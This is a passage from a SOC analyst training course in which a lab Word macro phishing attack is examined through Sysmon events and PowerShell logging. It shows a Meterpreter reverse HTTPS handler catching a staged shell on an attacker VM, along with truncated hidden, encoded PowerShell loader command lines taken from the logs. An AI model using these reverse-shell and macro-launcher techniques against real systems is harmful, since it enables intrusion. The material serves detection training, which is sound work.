To dismiss Protected View, we will click on the *Enable Editing* button at the top of the document. This changes Microsoft Word to *Compatibility Mode*[209] and we encounter a banner indicating that macros have been disabled. Compatibility Mode is a feature of Microsoft Office that enables older versions of documents to be opened and edited, meanwhile disabling newer software features so that the older document format won't require updating. Shown below is the banner that appears after editing has been

[209] (Microsoft, 2021), https://docs.microsoft.com/en-us/deployoffice/compat/manage-compatibility-mode-for-office

enabled. Since we need macros enabled for this demonstration, we'll click on *Enable Content*[210] to activate the weaponized payload in our document.

Figure 34: Compatibility Mode of infected Word Document

After enabling content in our Word document, PowerShell will decode and execute the commands stored in the macro. To confirm its success, we can refer back to our Kali attacker VM, where we'll find some surprising new developments.

```
kali@attacker01:~/SOC-200/Windows_Client_Side_Attacks$ ./wcsa_met_443.sh 192.168.51.50
Initiating... please wait
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_https
LPORT => 443
LHOST => 192.168.51.50
[*] Started HTTPS reverse handler on https://192.168.51.50:443
[*] https://192.168.51.50:443 handling request from 192.168.51.10; (UUID: bgtbdfbv)
Staging x64 payload (201308 bytes) ...
[*] Meterpreter session 1 opened (192.168.51.50:443 -> 192.168.51.10:49800)

meterpreter >
```

Listing 124 - Meterpreter Prompt after catching reverse shell

It seems our shell has reached back to the Kali VM and we are now in Meterpreter. We'll also notice the mention of staging an x64 payload. A *staged payload*[211] is usually sent in two (or more) parts. The first part contains a small primary payload that causes the victim machine to connect back to the attacker and transfer a larger secondary payload containing the rest of the reverse shell,[212] which is then executed.

Our Word document contained the first stage of the payload; the rest was uploaded upon connection.

Compared to a staged payload, a non-staged payload sends all of the shellcode at the same time. The attachment would contain the full reverse shell to be encoded and executed when opened by the user. Non-staged payloads are typically larger in size and present two problems. First, they may be too large for the deployment attachment or buffer. Second, they can be easier to detect by most endpoint anti-virus solutions.

We *can* explore the various commands and options available to us from the Meterpreter shell, however our focus is on the auditing artifacts created by the activation of these payloads.

[210] (Microsoft, 2021), https://support.microsoft.com/en-us/office/enable-or-disable-macros-in-office-files-12b036fd-d140-4e74-b45e16fed1a7e5c6

[211] (Offensive Security, 2021), https://www.offensive-security.com/metasploit-unleashed/payload-types/

[212] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Shellcode

In another terminal on the Kali attacker VM, we will open *PowerShell Core* with the **pwsh** command and connect to our Windows 10 machine with the **Enter-PSSession** cmdlet. Our arguments include the target IP address **192.168.51.10**, the **-Credential offsec** argument for our username, and the **-Authentication Negotiate** argument indicating to the system that we will provide the password. Encountering the target IP in brackets before our PowerShell prompt confirms that we are connected.

```
kali@attacker01:~/SOC-200/Windows_Client_Side_Attacks$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.
PS /home/kali/SOC-200/Windows_Client_Side_Attacks> Enter-PSSession 192.168.51.10 -
Credential offsec -Authentication Negotiate

PowerShell credential request Enter
your credentials.

Password for user offsec: ***

[192.168.51.10]: PS C:\Users\offsec\Documents>
```

Listing 125 - Connecting to Windows 10 Machine with Enter-PSSession

Once connected, we can query all *Sysmon* events that occurred within the minute of the timestamp from when our Meterpreter session was opened. We can leverage the **GetSysmonEvent** PowerShell function to achieve this.

To use *Get-SysmonEvent*, we'll need to import the Get-Sysmon module in our PowerShell Core session. As shown below, we can import this module from C:\Sysmon\Get-Sysmon.psm1 and execute **Get-SysmonEvent** with three arguments. The first argument ("$null") allows us to collect all Sysmon events regardless of Event ID. The second and third arguments are the starting time and ending time, "15:10:00" and "15:11:00", respectively. These times represent the bottom and top of the minute from when we observed our Meterpreter connection at 15:10:41.

```
[192.168.51.10]: PS C:\Users\offsec> Import-Module C:\Sysmon\Get-Sysmon.psm1

[192.168.51.10]: PS C:\Users\offsec> Get-SysmonEvent $null "6/17/2021 15:10:00"
"6/17/2021 15:11:00"

   ProviderName: Microsoft-Windows-Sysmon

TimeCreated                      Id LevelDisplayName Message
-----------                      -- ---------------- -------
6/17/2021 3:10:43 PM              3 Information      Network connection detected:...
6/17/2021 3:10:42 PM              3 Information      Network connection detected:...
6/17/2021 3:10:42 PM             22 Information      Dns query:...
6/17/2021 3:10:40 PM             11 Information      File created:...
6/17/2021 3:10:40 PM              1 Information      Process Create:...
6/17/2021 3:10:39 PM             11 Information      File created:...
6/17/2021 3:10:39 PM      1 Information      Process Create:...
```



```
6/17/2021 3:10:18 PM      3 Information      Network connection detected:...
6/17/2021 3:10:17 PM              3 Information      Network connection detected:...
6/17/2021 3:10:17 PM              3 Information      Network connection detected:...
6/17/2021 3:10:12 PM              3 Information      Network connection detected:...
6/17/2021 3:10:11 PM             15 Information      File stream created:...
6/17/2021 3:10:10 PM              1 Information      Process Create:...
6/17/2021 3:10:10 PM             11 Information      File created:...
6/17/2021 3:10:10 PM             15 Information      File stream created:...
6/17/2021 3:10:10 PM             11 Information      File created:...
6/17/2021 3:10:10 PM             11 Information      File created:...
6/17/2021 3:10:10 PM             11 Information      File created:...
6/17/2021 3:10:10 PM             15 Information      File stream created:...
6/17/2021 3:10:10 PM             11 Information      File created:...
6/17/2021 3:10:10 PM             11 Information      File created:...
6/17/2021 3:10:04 PM              1 Information      Process Create:...
6/17/2021 3:10:04 PM             10 Information      Process accessed:...
6/17/2021 3:10:04 PM             10 Information      Process accessed:...
6/17/2021 3:10:04 PM             10 Information      Process accessed:...
6/17/2021 3:10:04 PM             10 Information      Process accessed:... 6/17/2021
3:10:03 PM              1 Information      Process Create:...
6/17/2021 3:10:03 PM              1 Information      Process Create:...
```

Listing 126 - Table of all Sysmon Events generated within the minute by downloading and running Meterpreter

In the output, we discover a 21-second time gap between the 21 events at the bottom and the rest of the events at the top. The events at the bottom represent us opening the Word document and it writing to a temporary directory, then attempting to reach back to Microsoft over the network. We can ignore these events for now because they are not technically associated with the attack behavior. A defender investigating an incident would likely want to trace back to the Microsoft Office application that had initiated the attack, but because we know it was Word, we will focus on the activity that took place after macros were enabled.

Let's start by isolating our output to the ProcessCreate[213] event created at the 39 second mark. We'll use the **`Get-SysmonEvent`** function and specify "1" for the Event ID of ProcessCreate. We need to change our start and end time parameters to "15:10:38" and "15:10:40", respectively, to include the timestamp of the ProcessCreate event. Finally, we will use **`Format-List`**[214] to show all the output in the Message field of our event.

```
[192.168.51.10]: PS C:\Users\offsec\> Get-SysmonEvent 1 "6/17/2021 15:10:38"
"6/17/2021 15:10:40" | Format-List
```

[213] (Monterey Technology Group, Inc., 2006-2021), https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90001

[214] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/format-list


```
...
TimeCreated  : 6/17/2021 3:10:39 PM
ProviderName : Microsoft-Windows-Sysmon
Id           : 1
Message      : Process Create:
               RuleName: -
               UtcTime: 2021-06-17 19:10:39.347
               ProcessGuid: {71c0553d-9e2f-60cb-4a01-000000002b00}
               ProcessId: 6260
               Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
               FileVersion: 10.0.19041.546 (WinBuild.160101.0800)
               Description: Windows PowerShell
               Product: Microsoft® Windows® Operating System
               Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
               CommandLine:
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -e
aQBmACgAWwBJAG4AdABQA...
wBuAG8AcwB0AGkAYwBzAC4AUAByAG8AYwBlAHMAcwBdADoAOgBTAHQAYQByAHQAKAAkAHMAKQA7AA==
               CurrentDirectory: C:\Users\offsec\Documents\
               User: CLIENT01\offsec
               LogonGuid: {71c0553d-9b79-60cb-3ee1-040000000000}
               LogonId: 0x4E13E
               TerminalSessionId: 1
IntegrityLevel: Medium
               Hashes:
MD5=04029E121A0CFA5991749937DD22A1D9,SHA256=9F914D42706FE215501044ACD85A32D58AAEF1419D
404FDDFA5D3B48F66CCD9F,IMPHASH=7C955A0ABC747F57CCC4324480737EF7
               ParentProcessGuid: {71c0553d-9e19-60cb-4201-000000002b00}
               ParentProcessId: 5340
               ParentImage: C:\Program Files\Microsoft
Office\root\Office16\WINWORD.EXE
               ParentCommandLine: "C:\Program Files\Microsoft
Office\Root\Office16\WINWORD.EXE" /n
"C:\Users\offsec\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\EGM16G0U\En
gineer_Resume.doc
```

Listing 127 - First Sysmon ProcessCreate event from infected attachment

Our output shows that PowerShell was started as process 6260 with a base64-encoded[215] payload. The CommandLine field shows the abbreviated payload as executed on the command line. We can also observe the *Parent Process ID* 5340 that belongs to Microsoft Word, and the ParentCommandLine reveals that the Word document *Engineer_Resume.doc* was responsible for this activity. We've now determined definitively that Microsoft Word started PowerShell through the email attachment we opened. This is a highly unusual event, as Microsoft Word does not typically open PowerShell.

[215] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Base64

We can query for the FileCreate[216] event that follows the ProcessCreate event using the same timeframe we used for the ProcessCreate event, filtering on Event ID **11** instead of Event ID **1**. Using the **Format-List** cmdlet will format the output in a list.

```
[192.168.51.10]: PS C:\Users\offsec\> Get-SysmonEvent 11 "6/17/2021 15:10:38"
"6/17/2021 15:10:40" | Format-List

TimeCreated  : 6/17/2021 3:10:39 PM
ProviderName : Microsoft-Windows-Sysmon
Id           : 11
Message      : File created:
               RuleName: -
               UtcTime: 2021-06-17 19:10:39.416
               ProcessGuid: {71c0553d-9e2f-60cb-4a01-000000002b00}
               ProcessId: 6260
               Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
               TargetFilename:
C:\Users\offsec\AppData\Local\Temp\__PSScriptPolicyTest_vs04jxg2.a0n.ps1
               CreationUtcTime: 2021-06-17 19:10:39.416
```

Listing 128 - First Sysmon FileCreate event from infected attachment

In our output, we'll notice a temporary PowerShell file is written to C:\Users\offsec\AppData\Local\Temp. We can assume it is related to the encoded PowerShell embedded in our Word document because the Process ID 6260 matches the Process ID in our ProcessCreate event. We won't be examining the script file itself, since it is deleted shortly after the script finishes execution.

The next ProcessCreate and FileCreate events are both related to PowerShell's execution of the encoded payload. Since both were created on the 40th second of the minute, let's isolate that period of time using the **Get-SysmonEvent** cmdlet. Our Event ID will be "$null" because we don't want to specify one Event ID or the other. The start time will be "15:10:41", and the end time will be "15:10:43".

```
[192.168.51.10]: PS C:\Users\offsec> Get-SysmonEvent $null "6/17/2021 15:10:39"
"6/17/2021 15:10:41" | Format-List

TimeCreated  : 6/17/2021 3:10:40 PM
ProviderName : Microsoft-Windows-Sysmon
Id           : 11
Message      : File created:
...
               TargetFilename:
C:\Users\offsec\AppData\Local\Temp\__PSScriptPolicyTest_mkcgjnfx.kbw.ps1 ...

TimeCreated  : 6/17/2021 3:10:40 PM
ProviderName : Microsoft-Windows-Sysmon
Id           : 1
Message      : Process Create:
...
```

[216] (Monterey Technology Group, Inc., 2006-2021), https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90011


```
                CommandLine: "powershell.exe" -nop -w hidden -c
&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]...
...
```

Listing 129 - Second ProcessCreate and FileCreate events from infected attachment

We can locate the only two ocurrances of each of these events in the Message fields. For our ProcessCreate event, we'll notice a partially decoded PowerShell script on the command line section. While this is a good start for figuring out what our encoded PowerShell payload is doing, the rest of the command line is still Base64-encoded. As for our FileCreate event, we observe a different PowerShell script name being written to C:\Users\offsec\AppData\Local\Temp. This is an artifact of the semi-decoded PowerShell payload from the previous ProcessCreate event.

Sysmon can be configured to save files that are deleted based on extension, including PowerShell scripts. The configuration entry for this is CopyOnDeleteExtensions.

Now that we've observed how PowerShell works to execute its payload, let's move on to the DNSEvent[261] created by our attachment. DNS[262] is the protocol used by networked devices to resolve domains to an IP address.

To isolate this event, we will use Event ID "22" and set our starting time to "15:10:41" to the end of the minute at "15:11:00". Since there are no other DNSEvents within the timeframe, we can be less strict with the arguments.

```
[192.168.51.10]: PS C:\Users\offsec> Get-SysmonEvent 22 "6/17/2021 15:10:41"
"6/17/2021 15:11:00" | Format-List

TimeCreated  : 6/17/2021 3:10:42 PM
ProviderName : Microsoft-Windows-Sysmon
Id           : 22
Message      : Dns query:
               RuleName: -
               UtcTime: 2021-06-17 19:10:41.181
               ProcessGuid: {71c0553d-9e30-60cb-4c01-000000002b00}
               ProcessId: 6056
               QueryName: kali
               QueryStatus: 0
               QueryResults: ::ffff:192.168.51.50;
               Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Listing 130 - First Sysmon DNSEvent from infected attachment

The DNSEvent indicates that the system is attempting to resolve the host *kali*. While unnecessary for our demonstration, this field would be an excellent indicator to share or compare with threat intelligence resources.[263] Malware relying on DNS to resolve IP addresses to attacker

[261] (Monterey Technology Group, Inc., 2006-2021), https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90022

[262] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Domain_Name_System

[263] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Cyber_threat_intelligence

infrastructure[217] will create DNSEvent entries like this in Sysmon, along with the IP address as displayed in our output. Next, we will want to find any network connections that match the destination IP address 192.168.51.50.

> *When encountering network indicators of suspicious activity, it is worthwhile to check other resources in your environment such as firewalls and proxies. Reviewing these resources may mean the difference between a successful infection or a potential incident that was stopped with automated mechanisms.*

With our destination IP known, let's examine the last two *NetworkConnect*[218] events. Starting at the *RuleName* field at index 0, we know that the DestinationIp field is at index 14 based on the XML schema. We will use **`Get-SysmonEvent`** with the same exact start time and end time that we just used for DNSEvents. This time, however, we will filter on Event ID 3 and use the **`WhereObject`**[219] cmdlet to filter on the destination IP 192.168.51.50. We'll use **`Format-List`** again to reveal the entirety of the Message fields in our output.

```
[192.168.51.10]: PS C:\Users\offsec> Get-SysmonEvent 3 "6/17/2021 15:10:41" "6/17/2021
15:11:00" | Where-Object { $_.properties[14].value -eq "192.168.51.50" } | Format-List

TimeCreated  : 6/17/2021 3:10:43 PM
ProviderName : Microsoft-Windows-Sysmon
Id           : 3
Message      : Network connection detected:
               RuleName: -
               UtcTime: 2021-06-17 19:10:41.730
               ProcessGuid: {71c0553d-9e30-60cb-4c01-000000002b00}
               ProcessId: 6056
               Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
               User: CLIENT01\offsec
               Protocol: tcp
               Initiated: true
               SourceIsIpv6: false
               SourceIp: 192.168.51.10
               SourceHostname: CLIENT01
               SourcePort: 49801
               SourcePortName: -
               DestinationIsIpv6: false
               DestinationIp: 192.168.51.50
               DestinationHostname: kali
               DestinationPort: 443
               DestinationPortName: https

TimeCreated  : 6/17/2021 3:10:42 PM
ProviderName : Microsoft-Windows-Sysmon
Id           : 3
```

[217] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Botnet#Domains

[218] (Monterey Technology Group, Inc., 2006-2021), https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90003

[219] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/where-object


```
Message      : Network connection detected:
```

```
               UtcTime: 2021-06-17 19:10:41.180
SourcePort: 49800 ...
               DestinationIp: 192.168.51.50
               DestinationHostname: ATTACKER01
DestinationPort: 443 ...
```

Listing 131 - Two NetworkConnect events from infected attachment

The final two NetworkConnect events that match our criteria are very similar, but upon closer inspection, we'll notice a subtle difference in the activity. The preceding network event has a source port of 49800, whereas the following event has a source port of 49801. These are strong indications that PowerShell is initiating separate network sessions as a result of the two-stage malware infection. We also observe the destination IP of 192.168.51.50, destination port of 443, and hostname of our Kali VM.

While this technique has been helpful for identifying anomalous endpoint activity on our Windows 10 client, we don't receive many details about the PowerShell activity. We only know that there was an encoded payload. In the next section, we'll explore how to increase our visibility using Windows PowerShell's detailed logging capabilities.

6.2 Monitoring Windows PowerShell

This Learning Unit covers the following Learning Objectives:

1. Gain a basic understanding of extended PowerShell logging capabilities
2. Develop our knowledge about PowerShell module logging
3. Understand the use of PowerShell script block logging
4. Learn more about using PowerShell transcription
5. Review PowerShell logging artifacts generated from a phishing attack
6. Learn about PowerShell obfuscation and deobfuscation

This Learning Unit will take approximately 5 hours, 45 minutes to complete.

PowerShell is extremely useful for system and administrative purposes, and as a result, Microsoft has identified a need to account for PowerShell activity occurring within Windows. They have developed multiple methods to help with PowerShell recording and auditing.

6.2.1 Introduction to PowerShell Logging

We can observe multiple mechanisms for logging different parts of PowerShell within the Windows Event Log. We'll go over each of these mechanisms independently first, then observe how they behave when simultaneously enabled.

To configure different parts of PowerShell logging, we will edit the local group policy on our Windows 10 client machine. This can be done by launching the *Local Group Policy Editor*, **`gpedit.msc`**, and navigating to *Local Computer Policy* > *Computer Configuration*, then *Administrative Templates* > *Windows Components* > *Windows PowerShell*. Below is the listing of PowerShell logging mechanisms.




Figure 35: Local Group Policy Editor

We'll note that these configurations have already been enabled. We will cover how to configure them for educational purposes, but the settings in place can be used for demonstrations within this subsection.

In this learning unit, we will be reviewing three different types of PowerShell logging: *Module*,[220] *Script Block*,[221] and *Transcription*.[222]

6.2.2 PowerShell Module Logging

To start, we will enable *module logging*.[223] Module logging will record all pipeline execution[224] events in PowerShell, showing the order and details of the executing activity. Double-clicking the setting *Turn on Module Logging* will open a new window that allows us to change the settings for this policy.

First, we will change the setting from *Not Configured* to *Enabled*. Note that this also activates the *Show…* button next to *Module Names*. We'll need specify what modules this policy needs to log.

[220] (Microsoft, 2021), https://docs.microsoft.com/enus/powershell/module/microsoft.powershell.core/about/about_group_policy_settings#turn-on-module-logging

[221] (Microsoft, 2021), https://docs.microsoft.com/enus/powershell/module/microsoft.powershell.core/about/about_group_policy_settings#turn-on-powershell-script-block-logging

[222] (Microsoft, 2021), https://docs.microsoft.com/enus/powershell/module/microsoft.powershell.core/about/about_group_policy_settings#turn-on-powershell-transcription

[223] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_group_policy_settings#turn-on-module-logging

[224] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_pipelines




Figure 36: Turn on Module Logging configuration

Clicking the *Show…* button will open a new window titled *Show Contents*. This window allows us to list the modules that we want logged at any given time. Rather than list out every possible module, we will enter a wildcard ("*") character so that we can log all PowerShell modules. Let's click the field under the *Value* column, enter the wildcard character, then press the key. Our *Show Contents* window should resemble the image below.




Figure 37: Wildcard Selection of all Modules for Module Logging

Once this is complete, we'll click *OK* in the *Show Contents* window and then click *OK* in the *Turn on Module Logging* window. We can now start exploring how Windows monitors PowerShell through the module logging mechanism.

For the PowerShell events that we are creating in this section, it is helpful to work with a clean slate of log entries. One consequence of using PowerShell to query PowerShell log events is that the queries generate PowerShell log entries themselves. Included in the C:\tools\windows_client_side_attacks directory is a batch file, ClearPwshLogs.bat, that clears all PowerShell-based event entries for us. We can run it directly from our remote PowerShell prompt.

```
[192.168.51.10]: PS C: \Users\offsec\Documents>
C:\tools\windows_client_side_attacks \ClearPwshLogs.bat
Clearing all PowerShell logs in Microsoft -Windows-PowerShell/Operational
PowerShell logs are now cleared
```

Listing 132 - Clearing PowerShell Logs with ClearPwshLogs.bat

Running the batch file above via PowerShell Core does generate 1-2 event entries, but we will also be querying our output using **`Get-WinEvent`** with strict time constraints to avoid collecting log entries we generate with the **`Get-WinEvent`** cmdlet.

Now that we have cleared our logs, we'll run a series of cmdlets in a pipeline to show the individual entries that are created.

Let's run the **Get-WmiObject**[225] cmdlet to collect information on all currently running processes, including Process IDs and Parent Process IDs. We'll then format the output in a table with process ID, parent process ID, and process name using **Format-Table**.[226] In order to help scope our event creation based on time, we will use the **Write-Host**[227] and **Get-Date**[228] cmdlets at the end to generate a timestamp.

```
[192.168.51.10]: PS C:\Users\offsec> Get-WmiObject -Class Win32_Process | Format-Table
ProcessId, ParentProcessId, Name; Write-Host (Get-Date)

ProcessId ParentProcessId Name
--------- --------------- ----
        0               0 System Idle Process
        4               0 System
       92               4 Registry
      316               4 smss.exe
      348             604 svchost.exe
440             432 csrss.exe ...
Monday, June 14, 2021 1:25:53 PM
```

Listing 133 - Running Get-WmiObject to Generate Events

In our PowerShell remote session, we'll run a query on the event logs associated with our PowerShell events.

The Event ID for pipeline execution events enabled by module logging is 4103.[229] Since we just ran our command with the timestamp, we can examine all 4103 events generated one second before and one second after our timeline. We'll use the **-FilterHashtable** parameter to identify our **LogName** for PowerShell events and the **ID**, as well as our starting and ending times.

```
[192.168.51.10]: PS C:\Users\offsec> Get-WinEvent -FilterHashtable
@{Logname='Microsoft-Windows-PowerShell/Operational'; StartTime="6/14/2021 13:25:52";
EndTime="6/14/2021 13:25:54"; ID=4103}

   ProviderName: Microsoft-Windows-PowerShell

TimeCreated                      Id LevelDisplayName Message
-----------                      -- ---------------- -------
6/14/2021 1:25:53 PM           4103 Information      CommandInvocation(Out-Default):
"Out-Default"...
6/14/2021 1:25:53 PM           4103 Information      CommandInvocation(Write-Host):
"Write-Host"...
6/14/2021 1:25:53 PM           4103 Information      CommandInvocation(Get-Date):
"Get-Date"...
                                                                                WmiObject):
```

[225] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-wmiobject

[226] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/format-table

[227] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/write-host

[228] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/get-date

[229] (Netikus.net, 2018), https://www.myeventlog.com/search/show/977


```
6/14/2021 1:25:53 PM          4103 Information      CommandInvocation(Get"Get-
WmiObject"...
```

Listing 134 - Pipeline Execution Events with Module Logging

